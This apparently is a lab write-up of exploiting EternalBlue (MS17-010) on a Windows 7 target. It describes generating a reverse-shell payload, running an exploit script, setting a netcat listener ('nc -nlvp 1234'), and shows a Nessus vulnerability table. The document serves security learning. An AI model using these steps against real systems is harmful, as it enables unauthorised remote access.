
Readme MIT license Activity 1.1k stars 30 watching 300 forks Report repository

Releases



Manual Exploitation



To perform manual exploitation, I first cloned the GitHub tool repository and carefully reviewed its contents before proceeding with any exploitation attempts.



As part of the preparation process, I utilized the **shellcode compiler** included in the tool to generate a payload using a **Reverse Shell** technique.



Considering that the target machine is running Windows 7, I utilized the


'[eternalblue_exploit7](#)' script to exploit the vulnerability.

Using the command "nc -nlvp 1234" sets up [Netcat to listen for incoming connections on port 1234](#). When used in conjunction with a payload that establishes a reverse shell.

i Reverse shell is where the target machine initiates a connection back to the attacker's machine, allowing the attacker to gain shell access to the target system.

Lastly manual exploitation was a success 🤖

Nessus



The screenshot displays the Nessus Essentials web interface within a Kali Linux virtual machine. The browser shows the URL <https://kali:8834/#/scans/reports/14/vulnerabilities/group/53514>. The main content area is titled "Windows7 / Microsoft Windows (Multiple Issues)" and shows a table of vulnerabilities. The table has columns for Severity, CVSS, VPR, Name, Family, and Count. The vulnerabilities listed are:

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.3	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)	Windows	1
CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1
HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALRO...	Windows	1
MEDIUM	6.8	6.0	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)	Windows	1
INFO			WMI Not Available	Windows	1

On the right side, the "Scan Details" section shows: Policy: Basic Network Scan, Status: Processing, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 3:56 PM, End: Today at 3:58 PM. Below this is a "Vulnerabilities" donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

i You can also find the vulnerability via Nessus Scanning